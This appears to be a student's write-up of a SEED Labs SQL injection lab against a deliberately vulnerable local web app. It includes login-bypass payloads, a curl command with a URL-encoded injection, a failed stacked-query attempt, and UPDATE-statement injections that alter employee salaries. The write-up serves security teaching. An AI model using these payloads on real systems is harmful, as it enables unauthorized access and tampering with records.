LAB 11: SQL INJECTION ATTACK LAB

```
[11/12/19]seed@VM:~$ sudo service apache2 start
[11/12/19]seed@VM:~$
```

Task 1: Get Familiar with SQL Statement

```
[11/12/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```


```
mysql> SELECT * FROM credential WHERE Name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+-----------------------------------------+
1 row in set (0.00 sec)

mysql>
```

In this task, we log into the MySQL using the '*mysql -u root -pseedubuntu*' command. We then use the '*use Users;'* command to use the database Users and use '*show tables;'* to show the tables present in Users. Next, we retrieve the information of Alice using the command '*Select * FROM credential WHERE Name = "Alice";*


Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

A vulnerable website is given to do SQL Injection attacks. We are trying to exploit that by logging in as admin. Given that we know that there exists an account of the administrator called admin, we use that to log in as shown above without knowing the id or password of the valid account holder.



The below screenshot shows that the attack is successful and that we logged in as admin without knowing the ID or password of the admin account.




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The employee ID and the password fields are input to the where clause. To exploit the SQL Injection attack, we use the attack vector: ‘ or Name=’admin’;#. The single quote closes the argument for the input id, the OR statement we insert after that allows us to login as admin. The

is inserted at the end to comment out everything else that follows so that the password input is skipped.

Task 2.2: SQL Injection Attack from command line

In this task, we perform the same attack as before, only difference is that we perform this from the command line using the curl command and the attack is successful as shown in the below screenshot.




```
[11/12/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?us
ername=%27+or+Name%3D%27admin%27%3B+%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">
```

```
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>
```

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td>
d></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
```


To perform the attack from command line, we need to encode special characters. For that we can get the URL from observing the LiveHTTPHeaders while performing the attack from the webpage. All the information is displayed in the command prompt if the attack is successful.

Task 2.3: Append a new SQL statement



SEEDLABS

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1; UPDATE set Nickname = 'Admin' and Name = 'admin'; #' and Password='da39a3ee' at line 3]\n

```
[11/12/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?us
ername=%27+1%3D1%3B+UPDATE+set+Nickname+%3D+%27Admin%27+and+Name+%3D+%27admin%27
%3B+%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'>There was an error running
the query [You have an error in your SQL syntax; check the manual that correspon
ds to your MySQL server version for the right syntax to use near '1=1; UPDATE se
t Nickname = 'Admin' and Name = 'admin'; #' and Password='da39a3ee' at line 3]\n
[11/12/19]seed@VM:~$
```

We use the attack vector: ' 1=1; UPDATE set Nickname = 'Admin' and Name = 'admin'; #: we append an update statement after the semicolon. The attack isn't successful. I tried the attack from the


webpage and from the command line, both attempts were not successful as shown in the above screenshots.

The attack is not successful because of the countermeasure in MySQL that prevents multiple statements from executing when invoked from PHP.


Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary'

First, we login to Alice's account
Below is the screenshot before the attack



Then, we add the attack vector: ', salary='40000' where EID='10000';#. We enter this in the nickname field to exploit the vulnerability.



In the above screenshot we observe that the attack was successful as the salary of Alice is changed.

The screenshot below shows that Alice's salary is changed to 40000 from the previous salary which was 20000.

```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----------------
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
                         |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----------------
-------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1
c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637
cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b
3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51
cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea89
5905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----------------
-------------------------+
6 rows in set (0.00 sec)
```

Before changing the salary.


```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----------------
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
                         |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----------------
-------------------------+
|  1 | Alice | 10000 |  40000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1
c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637
cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b
3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51
cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea89
5905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----------------
-------------------------+
6 rows in set (0.01 sec)
```

Table after changing the salary.


We are trying to exploit SQL injection vulnerability by inserting code in the edit profile page so that we can update the salary of the current employee. We insert a # at the end to comment out all the other values that follow so that we don't have problems with the null or incorrect input values from other input fields. We perform this attack and update the salary field though it is not visible because it is not allowed to be edited by the employee. Only the admin can edit it. Since the attack is successful, the salary of Alice is updated.


Task 3.2: Modify other people' salary

We login to Boby's account and notice that his salary currently is 30000 as seen below.



We add the attack vector: ', Salary = '1' WHERE Name='boby'; #. We enter this into nickname field in Alice's profile to exploit SQL Injection vulnerability.





